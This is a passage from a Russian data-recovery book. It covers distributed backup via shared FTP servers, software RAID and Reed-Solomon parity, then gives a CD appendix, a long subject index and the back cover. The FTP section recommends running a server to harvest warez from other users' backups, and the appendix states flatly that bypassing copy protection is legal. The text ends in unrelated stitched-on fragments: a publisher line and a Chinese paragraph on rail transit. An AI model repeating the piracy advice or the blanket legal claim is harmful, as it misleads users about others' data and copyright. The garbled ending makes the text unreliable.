Крупные узлы небольшой приватной сети могут поддерживать собственные FTP-сервера, открытые на загрузку (upload), и на загрузку (download), которые будут доступны всем остальным пользователям. Это — тоже распределенное хранилище, но, в отличие от описанных выше, более надежное и быстрее работающее. Мы можем резервировать данные только на те серверы, которые оснащены источниками бесперебойного питания, отказоустойчивыми массивами RAID и прочими достижениями прогресса. Поскольку квоты на таких серверах, как правило, достаточно велики, никакой необходимости разбрасывать файлы по десяткам узлов уже нет. Достаточно продублировать файлы дважды, или, на худой конец, трижды.

Остается лишь решить один маленький вопрос — с какой стати кто-то будет содержать FTP-сервер? Брать за это деньги нелепо, да и смысла нет. Не окупится. А на чистом энтузиазме далеко не уедешь. На самом деле, собственный FTP-сервер — это лучший способ раздобыть редкую музыку/фильмы/варез. Что резервируют пользователи? Самые ценные файлы, которые жалко потерять, и которые они с большим трудом откопали в сети (или купили за огромные деньги). И все это они добровольно несут нам, только успевай подставлять жесткий диск! Ну, чем жизнь не малина? Давным-давно, когда Интернета еще не существовало, а софт считался общенародным достоянием (но собирать его приходилось буквально по битам), основными "малинками" были электронные доски (BBS) или, проще говоря, компьютеры с модемом, принимающим входящие звонки и складывающим закладываемые файлы. Сисоп (системный оператор) отбирал самые "вкусные" файлы, а остальные отправлял в мусорную корзину.

Так почему бы не возродить эту традицию, используя FTP-серверы для обмена файлами?

Массивы RAID

Что такое контроллер RAID, знает каждый (сейчас его можно купить в любом магазине). Упрощенно говоря, это такое устройство, которое позволяет писать сразу на несколько дисков одновременно. Если на диски пишутся разные данные — скорость обмена пропорционально возрастает. Если дублируются те же самые данные — возрастает надежность. Массивы RAID могут

быть как программными, так и аппаратными, а сами образующие массив носители не обязаны быть сосредоточены на одном и том же компьютере. Чувствуете, куда я клоню?

С точки зрения программного RAID нет никакой разницы между диском, подключенным к локальному компьютеру через интерфейсы SCSI или IDE, и диском, обменивающимся данными через сеть. Объединив несколько логических дисков в виртуальный массив RAID, мы получим отказоустойчивую систему — практичную и удобную. Мы можем использовать диски различной геометрии и даже различной емкости, причем никто не обязывает нас отводить под RAID-хранилище весь диск целиком! Достаточно выделить любую часть дискового пространства по выбору.

Как это можно реально использовать на практике? Первое, что приходит в голову, — это использовать часть емкости жестких дисков под хранение избыточной информации (например, кодов Рида—Соломона, помогающих восстановить данные в случае аварии). Тогда при относительно небольших накладных расходах мы сможем восстановить любой из жестких дисков членов сети даже при полном его разрушении лишь за счет одной избыточной информации, распределенной между остальными компьютерами. Более надежного хранилища для ваших данных нельзя и придумать! Подобная схема давным-давно была мною реализована в локальных сетях нескольких фирм. Она доказала свою живучесть, гибкость и надежность. Необходимость в постоянном ручном резервировании при этом отпадает, что для домашних пользователей более, чем актуально!

Единственный минус программного RAID — его невысокая производительность. В частности, поставив программный RAID на сервер, обрабатывающий тысячи запросов ежесекундно и интенсивно модифицирующий большое количество файлов, мы не выиграем ничего. Однако, ведь само понятие "производительности" относительно, и при достаточно быстром процессоре кодирование/декодирование информации вполне реально осуществлять и на лету, безо всяких потерь в пропускной способности! Если операции чтения доминируют над операциями записи, то ставить программный RAID очень выгодно, поскольку контроль целостности считываемой информации осуществляется на "железном" уровне самим приводом, и при использовании систематического кодирования (информационные слова — отдельно, байты четности — отдельно), декодеру Рида-Соломона нет никакой нужды как-то вмешиваться в этот процесс. Помощь его помощь требуется лишь тогда, когда часть информации оказывается безнадежно разрушена, что случается, прямо скажем, не так уж часто. Так что, право же, не стоит перекармливать фирмы, специализирующиеся на выпуске аппаратных RAID, тем более что на они все равно не уделят достаточного внимания домашним пользователям и малым предприятиям.

Варьируя размер блоков корректирующих кодов, мы получим лучшую или худшую защищенность при большей или меньшей избыточности информации. Действительно, пусть у нас есть n секторов на диске. Тогда, разбив их на блоки по 174 сектора в каждом и выделив 3 сектора для хранения контрольной суммы, мы сможем восстановить, по меньшей мере, $n/174$ секторов диска. Исходя из средней емкости диска в 100 Гбайт (что соответствует 209 715 200 секторам), мы сможем восстановить до 1 205 259 секторов даже при их полном физическом разрушении, затратив всего лишь 2% дискового пространства для хранения контрольных сумм. Согласитесь, что винчестеры редко отказывают столь стремительно, что корректирующих способностей кодов Рида-Соломона оказывается недостаточно для ее восстановления информации. Разумеется, это справедливо только в тех случаях, если симптомы приближающейся катастрофы замечены своевременно, и если коэффициент чередования выбран правильно. Правильный выбор коэффициента чередования означает, что сектора, принадлежащие одной и той же пластине жесткого диска должны обслуживаться разными корректирующими блоками, в противном случае при повреждении поверхности одной из пластин возникнет групповая ошибка, уже неисправимая данной программой.

А как быть, если погибнет весь жесткий диск целиком? Наиболее разумный выход — создать массив из нескольких дисков, хранящих полезную информацию вперемешку с корректирующими кодами. Главный минус такого подхода — его неэффективность на массивах, состоящих из небольшого количества жестких дисков. Разумный минимум: четыре информационных диска и один контрольный, тогда потеря любого из информационных дисков компенсируется оставшимся в живых контрольным. В случае потери контрольного диска, его очень просто заменить на новый, с последующим пересчетом всех контрольных кодов. Правда, одновременный выход двух дисков из строя — это уже серьезно. Массив из пятнадцати дисков, двенадцать из которых — информационные, а оставшиеся три — контрольные, намного более отказоустойчив и допускает одновременный крах двух *любых* дисков, а при благоприятном стечении обстоятельств — и трех.

Подробнее о кодах Рида-Соломона можно прочитать в моей книге "Техника защиты CD от копирования. Исходные коды простейшего кодера/декодера, который можно использовать для создания собственного драйвера RAID, можно найти на компакт-диске, поставляющемся с этой книгой.

Заключение

Мы рассмотрели только несколько типов распределенных систем резервирования данных. На самом деле, их гораздо больше, и каждый день появляются все новые и новые. Правда, пока только в виде идей. Готовых реализаций крайне мало, да и те в большинстве своем основаны на уже существующих программах (например, e-Mule). Так что, дерзайте!



Приложение

Описание компакт-диска

Разрушение данных — это самое страшное, что только может случиться с вашим компьютером. На данном компакт-диске собрано большое количество справочной информации, видеоклипы, иллюстрирующие процесс восстановления данных, а также иллюстрации и исходные коды утилит авторской разработки, предназначенных для восстановления данных.

Многие утилиты, собранные на этом диске, предназначены для восстановления данных, а также для анализа и копирования защищенных CD. Обратите внимание на то, что обход защиты от копирования не является нарушением законодательства об авторских правах! Действующее законодательство многих стран явным образом разрешает создание резервных копий защищенных носителей. Например, корпорация PHILIPS, являющаяся одним из разработчиков технологии записи на CD, является активным противником всяческих отклонений от Стандарта и настаивает на том, что компакт-диски, защищенные от копирования за счет использования нестандартного формата, не должны маркироваться логотипом "Compact Disc".

Лазерный диск, прилагаемый к этой книге, содержит следующие материалы:

- ☐ **FIGURES** — цветные иллюстрации ко всем главам данной книги;
- ☐ **LISTINGS** — исходные коды всех примеров, приведенных в книге, которые вы можете свободно использовать по собственному усмотрению;
- ☐ **SRC** — исходный код и демонстрационные примеры, предназначенные для восстановления данных с нечитаемых CD, в том числе:
 - Каталог ETC — демонстрационные примеры, иллюстрирующие низкоуровневый доступ к приводам CD-ROM;
 - Каталог RS.LIB — библиотеки для работы с CD на секторном уровне с практическими примерами их использования;

- Каталог RS.SIMPLE — элементарные примеры, иллюстрирующие принципы действия кодов Рида-Соломона;
 - Каталог SCSI.ALT — исходный код драйвера, демонстрирующий выполнение машинных команд IN/OUT с прикладного уровня;
 - Каталог SCSI.LIB — ряд утилит, разработанных автором лично, и предназначенных для работы с защищенными от копирования компакт-дисками;
- UTILITIES — Набор небольших, но полезных утилит, предназначенных для посекторного копирования CD, на которых записаны файлы некорректной длины и с некорректными начальными секторами;
- VIDEO — Видеоматериалы, любезно предоставленные Сергеем Яценко, главным инженером компании ACE Lab (<http://www.acelab.ru>), иллюстрирующие приемы практического восстановления данных.

Предметный указатель

\$

\$AttrDef 130, 150
\$ATTRIBUTE_LIST 135, 143
 структура 145, 146
\$BadClust 126, 130, 150
\$Bitmap 101, 126, 130, 143, 150
\$Boot 130, 150
\$DATA 127, 143
\$EA 143
\$EA_INFORMATION 143
\$Extend 125, 150
\$FILE_NAME 127, 143
 структура 146
\$INDEX_ALLOCATION 143
\$INDEX_ROOT 143
\$LogFile 126, 130, 136, 150
\$LogFile SSequence Number 135
\$LOGGED_UTILITY_
 STREAM 143
\$MFT 125, 128, 130, 136, 150
 фрагментация 129
\$MFTMirr 102, 130, 150
\$OBJECT_ID 143
\$ObjId 130, 150
\$PROPERTY_SET 143
\$Quota 130, 150
\$Reparse 130, 151
\$REPARSE_POINT 143
\$Secure 150
\$SECURITY_DESCRIPTOR 143

\$STANDARD_
 INFORMATION 127, 143
 структура 144, 145
\$SYMBOLIC_LINK 143
\$UpCase 150
\$UsnJrnl 130, 151
\$Volume 130, 150
\$VOLUME_INFORMATION 143
\$VOLUME_NAME 143
\$VOLUME_VERSION 143

.c 210
.chm 125
.gz 210
.jpeg 302
.mpg 210
.pdf 125, 171

A

Access permissions 18
ACE 7
ACE Lab 1, 59, 68, 332
ACL 143
Acronis Disk Editor 34
Active partition 114
Active Uneraser 124
Active volume 114
Active@Data Recovery 29, 98
 Boot Disk 29

Active@Data Recovery
 Software 24, 124
Adaptec 290
Advanced SCSI Programming
 Interface 18
Advanced Technology
 Attachment 62
AdvancedMDSEditor.exe 281
Ahead Nero
Ahead Nero Burning ROM 191,
 291, 304
AIDA32 16
Alcohol 120% 263, 264, 280,
 285, 309
AnalizHD 49
API дефрагментации 129, 173
ASCII 211
ASPI 18
ASPI32 192
ASUS 269
ATA 17, 60, 61
ATA-2 63
ATA-3 87
ATA-6 85, 87
ATAPI 60, 61
Atapi.sys 88
ATI 201
Attribute 127
 body 139
 header 139
Audio CD 301

В

B*tree 166
Bart's PE 29, 37
Bart's PE Builder 27
 плагины 27
Base FILE record 136
Basic volumes 114
BBS 327
BIEW 41, 230

BIGDOS FAT16 97
BIOS 14, 19, 30, 84
BIOS Parameter Block 118
BIOS Setup 71, 99
Block bitmap 210
Block bitmap/inode bitmap 207
Blue Screen of Death 23
BOCHS 110
Boot Indicator 97
Boot-sector 89
Bootsector.bin 25
Bootstrap code 117
BPB 118
BSD 48, 109, 194, 218, 230
BSOD 23
BusHound 275
BVG Group 53

С

Cat 204
CD:
 система кодирования 298
CD/DVD:
 восстановление данных 249
 ремонт приводов 315
 диагностика неисправностей
 привода 321
CD-Cops 274
CD-I 302
CD-R/CD-RW:
 восстановление информации 257
CD-ROM XA MODE 2 302
CDRTTOOLS 25
CDRWin 264, 307, 309
CDRWIN 25
CDSlow 279
CDXA 305
CeQuadrat 291
Chkdsk.exe 13, 20, 26, 41, 46, 130,
 175, 253
CHS 37, 76, 83, 88

CIRC codes 301
Cirrus Logic 9, 57
Clone CD 264, 309
COM 71, 195
COMMAND.COM 24
Conner 58
Crash Undo 2000 14, 49
CreateFile 108, 109, 163
Cue sheet 306

D

Daemon Tools 280, 285
DAO 268, 287
Data Extractor 55, 70
DATA Recovery 7
Data Recovery Software 183
Data runs 123, 147
Debian 195
Debugfs 50, 204, 205, 206, 212
Derstein 58
DeXT 305
DIMM 319
Dir 90
DIRECT BLOCKS 208, 211
DirectCD 287
Directory link 213
DirectShow 309
Disk At Once 287
Disk Explorer 45, 125, 130, 174
Disk Manager 91, 96
Disk Probe 31, 151, 169, 185, 230
Diskmon.exe 175, 181
DivX 302
DMA 53, 65
DMPI 109
DoctorHD 7, 49
DTLA 52
Dump 204
DVD 29
dwSharedMode 157
Dynamic file system 287

E

EaBuffer 164
Easy Recovery 98, 183
EasyRecovery 181
ECC 113
ECC/EDC codes 136
e-Donkey 325
EFM 269, 301, 312
EFS 143
EIDE 61, 65
Eight to Fourteen Modulation 301
e-Mule 28, 124, 206, 325, 329
EPOC 7
EraseUndo for NTFS 49
ERD Commander 25
Error correction code 113
Ext2fs 1, 29, 38, 50, 182, 204, 206,
207, 214, 232, 238
 восстановление удаленных
 файлов 210
Ext3fs 1, 40, 50, 204, 214, 217,
232, 238
Extended BPB 119
Extended partition 91, 114
Extreme protector 285

F

FAR Manager 94
FASM 106, 154
Fast File System 219
FAT 38, 166, 182
FAT12 97
FAT16 32, 97
FAT16/32 12, 22, 178
FAT32 97
FDISK.EXE 91, 99
Fedora Core 195
FFS 29, 38, 205, 219, 232

FILE Record 129, 139, 166, 179

 структура 135

FILE record number 130

File reference 127, 129

FILE_DISPOSITION_
 INFORMATION 165

FILE_FULL_EA_
 NFORMATION 164

Filemon.exe 158, 181

FIXBMR 19

FIXBOOT 14, 19

FIXMBR 13, 99

Fix-ups 136

FLASH-карты:

 восстановление 256

FLASH-память 255

FloppyCD 291

Foremost 48

FORM 1 302

FORM 2 302

Format.com 180

Free BSD 29, 39, 205

Frenzy 0.3 29, 230

Fschk 42, 205, 213

FTP-серверы 326

Fujitsu 9, 58, 59

Fujitsu MPG 57

G

Get Data Back 98

GetDataBack 19, 45, 82, 167, 181

G-list 75

GNOME 29, 204

GNU/Debian 28

GNUTELLA 326

GPL 109

Group descriptors 207

GUI 26

GUID 143

Gutenberg Systems 291

H

HAL 198

Hard links 135, 187

Hardware Abstraction Level 198

Hardware prefetching 237

HASP 285

HDD Repair Tools 53

Hdparm 236

Hexedit 41, 214

HGST 59

HIEW 41, 99, 306

Hitachi-IBM 59

HPFS 12, 143

I

i_dtime 210

i_links_count 210

IBM 58, 62

IBM AT 62

IBM DTLA 57

IBM PC 40, 96

IBM XT 62

IDA PRO 37, 99, 180, 256

IDE 18, 53, 64, 58, 61, 83, 275

Ifsutil.dll 181

InCD 291

INDEX 136

INDEX Record 136, 139

INDIRECT BLOCK 208

Inode 38, 129, 207, 210, 218

 формат представления 207

 bitmap 210

 table 210

INT 13h 103

Integrated Device Electronic 64

Intel 80486 61

IO.SYS 24

Iomega ZIP 295

iRecover 47

IRP_MJ_SET_INFORMATION 165

IRQ 65
ISO 259
ISO 9660 1, 270, 288
ISO9660.DIR.EXE 272

J

JFS 232
Joliet 270, 288

K

KDE 29, 204
Khededit 41
KLOG 116
KNOPPIX 28, 39, 230

L

Last VCN 140
Lazy write 242
LBA 37, 87
Lde 38, 205, 206, 210, 211, 230
LDM 91, 115, 116
Lead-in 265
Lead-out 265
Legacy FT FAT16 98
Legacy FT NTFS 98
Legacy FT volume formatted with
FAT32 98
Legacy FT volume using BIOS INT
13h extensions formatted with
FAT32 98
LILO 99
Linear Block Address 37, 87
Link count 213
Linux 1, 23, 28, 38, 50, 194
 оптимизация
 производительности файловой
 системы 232
Linux Disk Editor 38, 205, 206, 210,
211, 230
Linux-NTFS Project 124, 125, 134, 147

Live Linux 230
LiveCD 205
LockFile 157
LockFileEx 157
Logical Disk Manager 91
Logical Disk Manager Database 96
Logical drive 114
LPT 195, 281
Lsdcl 204
LSN 135, 179

M

Macintosh 258
MAKEISO.EXE 309
MASM 161
Master boot code 89
Master Boot Record 13, 89, 92
Master File Table 14, 126
Maxtor 58, 60
MBR 13, 89, 92
 формат 95
Media RECOVER 13
Merging bits 301
Metadata 126
Metafiles 126
MFM 62
MFT 14, 22, 123
Microsoft 18, 37
Microsoft Word 125
Midnight Commander 204
Minix 38, 232, 238
Mirror sets 85
Mirrored striped volumes 114
Mirrored volumes 113
Mke2fs 242
MODE 1 302
MODE 2 302
MODE 2 CD MAKER 309
Modified Frequency Modulation 62
Mount Rainer 291

MP3 272, 302
MPEG1 304
MPEG2 304
MPEG4 304
MRW 292
MS-DOS 23, 30, 149
 русифицированная 24
MS-DOS 7.0 22
Multi-Edit 154

N

Namespace 127
Native API 164
NDD 14, 46
NEC 264
Nero Burning ROM 25, 283
Nero quality test 250
Next attribute ID 136
Nibble 147
Norton Disk Doctor 14, 46, 191
Norton DiskEditor 30
NtCreateFile 164
NTDDK.H 164
NtDeviceIoControlFile 181
NTDLL.DLL 27, 198
NTFS 1, 12, 22, 32, 81, 82, 97, 123,
 165, 166
 версии 125, 168
 драйвер для Linux 124
 драйверы сторонних
 разработчиков 23
 журнал транзакций 165
 зависание драйвера 22
 метафайлы 150, 151
 определение версии 125
 пространства имен 149
NTFS.SYS 23, 197, 204
Ntfschk.exe 24, 203
NtFsControlFile 181
NTFSDOS Professional 23
 установка 24

NTFSflp 178
NtfsMftZoneReservation 128
Ntfspro.exe 24
Ntlldr 119
NTOSKRNL.EXE 121, 198
NtQueryEaFile 164
nVIDIA 194, 201

O

OEM ID 101, 118
OnDisk 83
OnTrack Data Recovery 47
OO-Software 241
Open Source 55
OpenBIOS 112
Optical Storage Technology
 Association 288, 296
OSTA 296

P

Packet writing 287
PacketCD 291
Parallel ATA 64
Partition 125
Partition Magic 191
Partition table 13, 89
PATA 64
PC-3000 53, 70
PCI 17
Perl 214
PE-файл:
 формат 155
PHILIPS 264
Phoenix 48
Photo Rescue 256
PIO 53
Pkzip 203
Pkzipfix.exe 173
Platform SDK 157, 174
PLBA 268

Plextor Premium 278
P-list 75
Portable Executable 156
POSIX 149
POST 89
Post-gap 293
Power-On Self-Test 89
Pre-gap 266, 293
Primary partition 114
PRIVHEAD 116
P-канал 301

Q

Quantum 58, 60
Quantum AS 60
QVIEW 41
Q-канал 301

R

r5 240
RAID 65, 83, 112, 327
 аппаратные реализации 85
 интегрированный
 контроллер 233
 программные реализации 22, 85,
 233, 328
RAID-0 233
RAID-1 233
RAID-3 85
RAID-5 85
RAR 156
Raw Read Error Rate 16
RCRD Record 136, 139
READ_PORT_UCHAR 199
Read-ahead 236
Reallocated Sector Count 16
Recovery Console 26, 37
ReiserFS 232, 238
Resource Interchange File
 Format 305

RIFF 305
Rocket 83
Rollback 115
Roxio DirectCD 290
Roxio Easy CD Creator 258, 261
RSTR Record 136, 139
R-Studio 181
R-Studio for NTFS 214
Run-in 293
Run-list 147, 166
Run-out 293
Runtime Disk Explorer 230
Runtime Software 37
Runtime's Disk Explorer 37
Rupasov 240

S

S.M.A.R.T. 5, 16, 71
s_log_block_size 206
s5 218
Samsung 9, 58, 59
SAO 287
SATA 61, 64
SATA-IO 64
Scandisk 253
SCSI 18, 58, 60, 61, 83, 230, 275, 281
SCSI Pass Through Interface 18
SCSIllizer 63
Seagate 58, 59
Sector Inspector 98, 185
SecureROM 274
Seek Error Rate 16
Self Scan 78
Sequence number 130, 135
Serial ATA 61
Serial ATA International
 Organization 64
Session At Once 287
SetFilePointer 163
SFC 281

Simple volume 114
Sleuth Kit 48
Small Computer System
 Interface 61
SNAPSHOT.EXE 309
SoftIce 178
Spanned volume 114
Spin Retry Count 17
Spin Up Time 17
SpinRite 253
SPTI 18
SQL 190
Squid Web Proxy-сервер 240
Star-Force 273, 279
 Basic Edition 283
 Professional 283
Star-Force Nightmare 281
Starting VCN 140
Stat 204
Stellarinfo 48
Stomp Record Now 258
Streams 123, 127
Stripe set 114
Striped volumes with parity 113
Super-block 38, 206
SuSE 9.2 29
Symantec 30
System and boot partitions 114
System and boot volumes 114

T

TAO 287
TASM 161
TASMED 154
TCP/IP 37
TEAC 320
TEAC-52x 280
Telnet 7
TOC 262
TOCBLOCK 116

Toshiba 59
Track At Once 287
Trouble in Paradise 254

U

UDF 1, 287, 288, 289
UDF v.2.x 290
UDF-reader 289
UDF-монитор 289
UDMA 53, 238
UFS 1, 29, 38, 48, 205, 218, 232, 238
 удаление разделов 229
UFS1 226
UFS2 219, 222, 226
 формат inode 226
Ultra ATA CRC Error Rate 17
Undel 204, 213
Unformat.exe 181
UNICODE 31, 32, 140
Universal Disk Format 287, 288, 289
UNIX 40, 91, 129, 218
UNIX File System 218
Update sequence 134
Update sequence array 136
Update sequence number 135, 136
Update Sequence Number
 & Array 135
USB 195, 281

V

VAT 294
VBLK 116
Video CD 304
Video CD/Super Video CD 302
Virtual allocation table 294
Virtual PC 177
VM Ware 109
VMDB 116
VMWare 177, 195, 197
Voice coil 68

Volume 125
Volume and unallocated space 114
Volume set 114

W

WDC 60
WDOSX 0.96 DOS extender 203
Western Digital 58
Win2k.sys 201
Win32 149
Windows 1
 системный загрузчик 14
Windows 2000 22, 122, 134, 324
Windows 98 23, 24, 100, 289
Windows 9x 23, 30
Windows 9x 91
Windows Commander 204
Windows Emulator 200
Windows Explorer 94
Windows File System 190
Windows NT 5, 42, 134
Windows NT 4.0 22

Windows NT/2000/XP 13, 22, 166
Windows P 29
Windows PE 27, 48
Windows Recovery Console 13
Windows Resource Kit 37
Windows XP 17, 122, 289, 324
Wine 200
WinFS 190
WLAN 195
Write through 242

X

XA MODE 2 FORM 2 302
xCD 250
XF 238
XFS 232
xiafs 38
XML 190

Z

ZIP-дискеты 252
 Click of Death 253

A

Адаптивы 77
Активный раздел 896 114
Активный том 114
Аппаратно-программные
 комплексы 53
Атрибуты 123, 127
 имя 127
 нерезидентные 127
 резидентные 127
 тип 127

Б

Базовые диски 114
Беспроводные технологии 324

Блок магнитных головок 68
Блок параметров BIOS 118
Блоки:
 косвенной адресации 208
 непосредственные 208

В

Вирус:
 внедрение в исполняемый
 файл 155
Восстановление данных
 с резервных носителей 249
Восстановление
 нефрагментированных
 файлов 171

Г

Гермоблок 69
Главная загрузочная запись 89, 102
Главная файловая таблица 14, 123
Глобально уникальный идентификатор 143
Группы цилиндров 221

Д

Двоичное дерево:
 сбалансированное 166
Дескрипторы групп 207
Динамические диски 22, 96, 98, 112
Длинные имена файлов 22

Ж

Жесткие ссылки 146, 188
Журналируемые файловые системы 238

З

Загрузочный диск 14
Загрузочный сектор 19
 NTFS 117
 восстановление 120
Загрузчик:
 стандартный 103
Звуковая катушка 68
Зеркало \$MFT 130
Зеркальные динамические тома 113
Зеркальные наборы 85
Зеркальные тома
 с чередованием 114
Зона MFT 128

И

Идентификатор:
 диска 96
 производителя 101
Индекс файловой записи 130
Индексный дескриптор 207, 210
Индикатор загрузки 91

К

Каналы подкода 274, 301
Карта свободного/занятого пространства 126, 130, 207
Класс чистоты 100 50
Кластер 88
Код загрузчика, 96
 отладка 110
Коды:
 коррекции ошибок 113, 136
 Рида—Соломона 250, 328
 перекрестно-
 перемежающиеся 301
Консоль восстановления 26
Корневой каталог 130

Л

Логический диск 114
Логический раздел 91
Лэнды 297

М

Массив последовательности обновления 136б 168
Менеджер:
 Логических Дисков 96
 мультизагрузки 103
Метаданные 126
Метафайлы 126, 150
Механизм замещения секторов 102

Н

- Набор томов 114
- Нерезидентные атрибуты 127
- Номер
 - последовательности 130, 135
- Номер последовательности обновления 136
- Номер стартового сектора раздела 89
- Номера виртуального кластера 140

О

- Основной раздел 114
- Откат 115
- Отражающий слой 298
- Отрезки 123
- Отформатированные разделы
 - ручное восстановление 185
- Очистка CD-RW 263

П

- Пакетная запись 287
- Первичный загрузчик 89
- Перечень плохих кластеров 126, 130
- ПЗУ 70
- Питы 297
- Повреждения жесткого диска:
 - диагностика 19
- Полубайт 147
- Последовательности обновления 123, 134
- Потоки 123, 127, 164
- Потоки данных:
 - дополнительные 127
- Предусилитель-коммутатор чтения/записи 68
- Проект LINUX-NTFS 115
- Простой том 114
- Пространство имен 127

Р

- Раздел 125
 - основной 91
 - расширенный 97, 114
- Раздел NTFS
 - восстановление после форматирования 176
- Разреженные атрибуты 148
- Распределенные хранилища информации 324
- Расширенный блок параметров BIOS 119
- Резидентные атрибуты 127
 - структура 141

С

- Самотестирование при включении 89
- Сведения о дисковом томе 130
- Сектор 83
- Сигнатура 19
 - %EOF 171
 - 55h AAh, восстановление 96, 99
 - FILE*/FILE0 135, 169
- Системный загрузчик 130
- Системный и загрузочный разделы 114
- Системный и загрузочный тома 114
- Сквозная трансляция 85
- Служебные структуры файловой системы 126
- Смещение номера последовательности обновления 135
- Составной том 114
- Список:
 - атрибутов 135, 147
 - отрезков 147

Стратегии выделения дискового пространства 174

Стример:

поврежденные картриджи 254

Суперблок 38, 206, 218

Схема:

кодирования кластеров 132

трансляции адресов 85

Счетчик жестких

ссылок 135, 213

Т

Таблица индексных дескрипторов 210

Таблица разделов 13, 89

Тип атрибута 142

Типы динамических дисков 112

Том и свободное пространство 114, 125

Треки 83

У

Уровень аппаратных абстракций 198

Ф

Файл:

альтернативные имена 127

индексов 128

транзакций 126, 130

Файловая запись 123

атрибуты 133

выделенный размер 136

заголовок 133

маркер конца 133

реальный размер 136

Файловая ссылка 129

Файловые системы лазерных дисков 271

Файлообменные сети 326

Флаг активного загрузочного раздела 97

Х

Хеширование каталогов 240

Ц

Цилиндр 83

Ч

Чередующиеся тома с контролем четности 113

Чередующийся набор 114

Чередующийся том 114

Чистая комната 50

Ш

Шифрованные файлы 22

Шифрующая файловая система 143

Шпиндельный двигатель 68

Я

Ядро 198

многопроцессорное 25



ВОССТАНОВЛЕНИЕ ДАННЫХ

ПРАКТИЧЕСКОЕ
РУКОВОДСТВО



- CD содержит исходные тексты приведенных листингов и полезные утилиты.

*Если какая-нибудь неприятность
может произойти, она случается.
Закон Мэрфи*

Разрушение данных — это самое страшное, что только может случиться с вашим компьютером. Причины могут быть самыми разнообразными. Катастрофический отказ операционной системы, вирусы, непреднамеренное удаление файлов и форматирование разделов, физические дефекты поверхности жесткого диска и т. д. В большинстве случаев данные еще можно спасти, если, конечно, знать, как это делается.

Эта книга представляет собой пошаговое руководство по реанимации данных, снабженное множеством полезных советов и обширным справочным материалом. Главным образом книга ориентирована на специалистов, занимающихся восстановлением данных, а также системных администраторов. Тем не менее, это не значит, что простые пользователи не найдут в ней ничего интересного! Для них собрано множество готовых рецептов, которыми сможет воспользоваться даже начинающий!

Об авторе

Касперски Крис — профессиональный «кодекопатель», обитающий исключительно в дебрях машинных кодов и зарослях технических спецификаций. Основная специализация — дизассемблирование, поиск уязвимостей, попросту говоря («дыр», в существующих защитных механизмах и разработка собственных систем защит. За пять лет написал свыше двухсот статей, опубликованных в различных журналах, и более десяти книг, изданных в России и США («ПК: решение проблем», «Техника защиты компакт-дисков от копирования», «Техника отладки программ без исходных текстов» и др.).

КАТЕГОРИЯ:
АППАРАТНЫЕ
СРЕДСТВА

БХВ-ПЕТЕРБУРГ

194354,

ул. Есенина, 56

E-mail: mail@bhv.ru

internet: www.bhv.ru

тел./факс: (812) 591-6243



ISBN 978-5-94157-455-1



THE UNIVERSITY OF CHICAGO PRESS

一、**项目背景**
 随着国家对基础设施建设的重视，城市轨道交通系统作为城市交通的重要组成部分，其建设和运营面临着巨大的挑战。本项目旨在通过引入先进的管理理念和技术手段，提升城市轨道交通系统的运营效率和服务质量。

4000

